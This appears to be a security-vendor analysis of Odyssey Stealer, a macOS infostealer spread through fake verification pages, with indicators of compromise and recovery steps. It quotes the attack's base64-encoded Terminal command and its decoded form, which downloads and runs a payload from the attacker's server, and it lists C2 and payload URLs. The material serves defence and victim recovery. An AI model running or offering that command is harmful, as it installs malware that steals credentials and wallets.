
Odyssey Stealer is macOS information-stealing malware distributed through fake verification and software-download flows. If you pasted a command into Terminal, opened an unexpected installer, or entered your Mac password after such a prompt, disconnect the Mac from the network and use a separate trusted device for password, session, and wallet recovery.
Documented Odyssey variants use AppleScript or signed app loaders to steal browser data, Keychain files, documents, and cryptocurrency-wallet data. Researchers have also observed variants that replace Ledger Live with a malicious copy or display a fake seed-phrase prompt. [1][2][3] Strings such as com.love.russia.plist and lovemrtrump are useful sample artifacts, but they do not by themselves prove an operator’s nationality, state sponsorship, or political motive.
The Deception Chain: From Fake Verification to Full Compromise
The attack begins when users are redirected to seemingly legitimate domains like macosx-apps[.]com (macosxappstore[.]com, appmacosx[.]com) displaying convincing Cloudflare-styled verification pages. These pages present users with an “Unusual Web Traffic Detected” warning and request manual verification through terminal commands.

The fake verification page instructs users to:
- Press Command + Space to open Spotlight
- Type “Terminal” and press Return
- Copy and paste a provided command
- Execute the command to “verify” their legitimacy
What appears to be a simple verification text is actually a base64-encoded malicious command: echo "Y3VybCAtcyBodHRwOi8vb2R5c3NleTEudG86MzMzMy9kP3U9b2N0b2JlciB8IG5vaHVwIGJhc2ggJg==" | base64 -d | bash
When decoded, this reveals the true payload: curl -s hxxp[:]//odyssey1[.]to:3333/d?u=october | nohup bash & – a command that downloads and executes an AppleScript stealer from the attacker’s server.

Advanced AppleScript Capabilities: Beyond Basic Info-Stealing
The Odyssey Stealer distinguishes itself through obfuscation and comprehensive data collection capabilities. The malware employs randomized function names (like f7220708984353234618 and v4763105019481279311) to evade signature-based detection while systematically harvesting sensitive information.
Targeted Data Collection
The stealer focuses on high-value targets across multiple categories:
- Browser Credentials: Targets Safari, Chrome, Brave, Edge, Vivaldi, Opera, and Firefox, extracting cookies, form history, and stored passwords
- Cryptocurrency Wallets: Specifically hunts for Electrum, Coinomi, Exodus, Ledger Live, MetaMask, and numerous other wallet applications
- System Information: Collects detailed hardware and software profiles using
system_profiler - Personal Files: Copies documents from Desktop and Documents folders with extensions like .txt, .pdf, .docx, .wallet, .key
- Keychain Access: Steals macOS Keychain databases containing stored passwords and certificates
- Apple Notes: Extracts and formats Notes data, potentially revealing personal information and security details
Persistence and Privilege Escalation
The malware establishes multiple persistence mechanisms to maintain long-term access:
- LaunchDaemon Installation: Creates
/Library/LaunchDaemons/com.love.russia.plistto ensure automatic execution at boot - Botnet Binary: Downloads and installs a secondary payload (
~/.init) that runs continuously - Social Engineering for Sudo: Prompts users with fake “Application Helper” dialogs to obtain administrator passwords
- Application Replacement: Can replace legitimate applications like Ledger Live with malicious versions
Technical Analysis: Obfuscation and Anti-Detection
The Odyssey Stealer demonstrates anti-analysis techniques that set it apart from typical commodity info-stealers like Lumma. Unlike traditional malware that relies on compiled binaries, this threat leverages AppleScript’s legitimate system access to fly under the radar.
Key Technical Features
| Technique | What it does and why it matters |
|---|---|
| Obfuscated scripts | Randomized names and encoded commands make quick review and simple signatures less reliable. |
| Password prompts | Fake helper dialogs can validate a Mac password and unlock access to protected data. |
| Targeted collection | Browser profiles, Keychain files, documents, wallet data, and session cookies are gathered for theft or account takeover. |
| Persistence and replacement | Some variants add a LaunchDaemon or backdoor and can replace trusted wallet software with a malicious copy. |
| Archive and exfiltration | Collected data is compressed and sent to attacker infrastructure, sometimes with retries when delivery fails. |
Cryptocurrency Focus: The Primary Target
Like many modern stealers, Odyssey specifically targets cryptocurrency assets with precision similar to Meta Infostealer campaigns. The malware maintains an extensive list of over 180 browser extension IDs for cryptocurrency wallets and DeFi applications.
High-priority targets include:
- MetaMask: The most common Ethereum wallet extension
- BNB Chain Wallet: Binance Smart Chain access
- Hardware Wallet Interfaces: Ledger Live, Trezor Suite
- Desktop Wallets: Electrum, Exodus, Atomic Wallet
- Exchange Applications: Binance desktop, TonKeeper
The malware’s application replacement capability is particularly concerning. When enabled, it can download and install malicious versions of legitimate applications like Ledger Live, potentially compromising hardware wallet interactions and stealing private keys during transactions.
The Ledger Live Trojan: Hardware Wallet Compromise
One of the most dangerous features of Odyssey Stealer is its ability to replace the legitimate Ledger Live application with a malicious version. This supply-chain attack works by:
- Application Termination: Killing any running Ledger Live processes
- File Replacement: Removing the legitimate
/Applications/Ledger Live.app - Malicious Installation: Downloading and installing a trojaned version from
hxxp[:]//odyssey1[.]to/otherassets/ledger.zip - Seamless Operation: The fake application appears identical to users while capturing private keys and transaction data
This attack vector is particularly insidious because users trust hardware wallets like Ledger devices for their enhanced security. However, if the companion software is compromised, attackers can potentially intercept private keys, seed phrases, and transaction details even from hardware-secured wallets. The trojaned Ledger Live app could capture sensitive information during device setup, firmware updates, or transaction signing processes.
Indicators of Compromise (IoCs)
Network Indicators
- C2 Server:
odyssey1[.]to:3333 - Download URL:
hxxp[:]//odyssey1[.]to:3333/d?u=october - Fake Domain:
macosx-apps[.]com,macosxappstore[.]com,appmacosx[.]com - Asset Download:
hxxp[:]//odyssey1[.]to/otherassets/ledger.zip - Botnet Binary:
hxxp[:]//odyssey1[.]to/otherassets/botnet
File System Artifacts
- Staging Directory:
/tmp/lovemrtrump/ - Exfiltration Archive:
/tmp/out.zip - Persistence:
/Library/LaunchDaemons/com.love.russia.plist - User Files:
~/.username,~/.pwd,~/.init,~/.start - Data Collection:
/tmp/lovemrtrump/finder/,/tmp/lovemrtrump/deskwallets/
What to Do If Odyssey Stealer May Have Run
Do not treat deleting one file or process as proof that the Mac is clean. Odyssey variants can collect credentials quickly, and some add persistence or replace applications. Use this response order:
- Contain the Mac. Disconnect Wi-Fi and Ethernet. Do not sign in to email, banking, exchanges, or wallets from the suspected Mac.
- Preserve evidence when the device belongs to work. Contact the security or IT team before deleting files; they may need the installer, command history, logs, or network indicators.
- Record what happened. Note the site, installer name, command, time, password prompt, and whether Ledger Live or another wallet app opened afterward.
- Check the documented artifacts without executing them. The paths below were associated with a specific campaign and are not a complete detector. New variants can use different names. [1]
ls -la /tmp/lovemrtrump
ls -la /Library/LaunchDaemons/com.love.russia.plist
ls -la ~/.init ~/.start ~/.username ~/.pwd
If one of these paths exists, do not open or run the file. A missing path does not clear the Mac because later Odyssey variants use different delivery files, infrastructure, and randomized LaunchDaemon names. [2]
Restore Trust in macOS and Applications
- From a clean device, download the current installer only from the application’s official site. If Ledger Live may have been replaced, remove the suspect copy and reinstall it only after the Mac is trusted again.
- Review Login Items and Extensions, browser extensions, configuration profiles, and unexpected applications. For a managed Mac, let the security team use its approved EDR or forensic process.
- If an attacker-controlled command ran with administrator access, a password was entered, persistence is present, or you cannot verify what changed, back up essential non-executable documents and erase/reinstall macOS through Recovery. Apple documents the model-specific erase and reinstall flow. [4]
- After reinstalling, apply macOS and browser updates before restoring documents or signing in. Do not restore unknown apps, scripts, browser extensions, or installers from the affected system.
Recover Accounts, Sessions, and Wallets From a Clean Device
- Mac and Apple Account: change the Mac login password and Apple Account password, review trusted devices, and remove sessions or devices you do not recognize.
- Email and password manager: secure the primary email account first, then the password manager. Revoke active sessions and rotate reused or saved passwords.
- Browsers and extensions: sign out other sessions where available, revoke suspicious OAuth access, and reinstall only necessary extensions from official stores.
- Exchanges and financial accounts: change credentials, enable phishing-resistant MFA where available, revoke API keys, and review withdrawal addresses and recent activity.
- Wallet recovery phrase: if a seed phrase was typed into an unexpected Ledger Live prompt, website, or app, assume that wallet can be controlled by the attacker. On a clean device, create a new wallet with a new recovery phrase and move remaining assets. Never reuse the exposed phrase or enter it on the suspected Mac. [3]
Credential changes do not remove malware, and reinstalling macOS does not invalidate already stolen passwords, cookies, API keys, or recovery phrases. Complete both the device-recovery and account/wallet-recovery tracks.
The Broader Threat Landscape
The Odyssey Stealer represents a concerning evolution in macOS-targeted cybercrime. Unlike previous campaigns that relied on social engineering or software vulnerabilities, this threat combines legitimate system tools with deception to bypass traditional security measures.
This attack shares characteristics with other recent campaigns targeting Mac users, including RustBucket malware and various cross-platform stealers. The trend toward AppleScript-based attacks suggests cybercriminals are adapting their tactics to exploit macOS users’ trust in system dialogs and terminal commands.
A newer family, ClickLock Stealer, adds a coercive 210-millisecond app-closing loop and a persistent iCloudsync/GSocket backdoor. Use the ClickLock Mac removal guide when those exact symptoms and artifacts match.
The campaign’s focus on cryptocurrency theft aligns with broader industry trends. As traditional banking security improves, attackers increasingly target decentralized finance (DeFi) platforms and personal cryptocurrency holdings, which often lack the same fraud protection mechanisms as traditional financial institutions.
What the “love.russia” and “lovemrtrump” Strings Prove
The paths /Library/LaunchDaemons/com.love.russia.plist and /tmp/lovemrtrump/ were observed in specific samples and can help incident responders search for that campaign. CYFIRMA also reported Odyssey panels hosted in Russia and behavior associated with Russian-aligned cybercrime, but sample names and hosting location are not enough to identify an operator, prove state sponsorship, or infer a political objective. [1]
For users, the actionable conclusion is technical: the malware can steal credentials and wallet data, persist on the Mac, and replace trusted software. Recovery should be based on observed execution and exposed secrets, not on an unverified attribution label.
Conclusion
Odyssey Stealer is a macOS credential-and-wallet threat, not proof of a geopolitical campaign. Its practical danger comes from social engineering that persuades a user to run code, enter a Mac password, or trust a replaced wallet app. The exact files and infrastructure change between variants, so one missing IoC is not a clean bill of health.
If the command or installer ran, contain the Mac, recover accounts and wallets from a clean device, and use macOS Recovery when you cannot re-establish trust in the system. Never enter a wallet recovery phrase into an unexpected prompt, even when an app looks like Ledger Live.
References
- CYFIRMA Research. “Odyssey Stealer: The Rebrand of Poseidon Stealer.” CYFIRMA, June 26, 2025; accessed July 21, 2026. Campaign analysis and indicators.
- Xhaflaire, Thijs; Jamf Threat Labs. “Signed and Stealing: Uncovering New Insights on Odyssey Infostealer.” Jamf, July 16, 2025; accessed July 21, 2026. Odyssey evolution and technical analysis.
- Moonlock Lab Team. “‘Anti-Ledger’ Malware: The Battle for Ledger Live Seed Phrases.” Moonlock, May 22, 2025; accessed July 21, 2026. Ledger Live replacement and seed-phrase phishing.
- Apple Support. “Erase and Reinstall macOS.” Apple, accessed July 21, 2026. Official macOS Recovery procedure.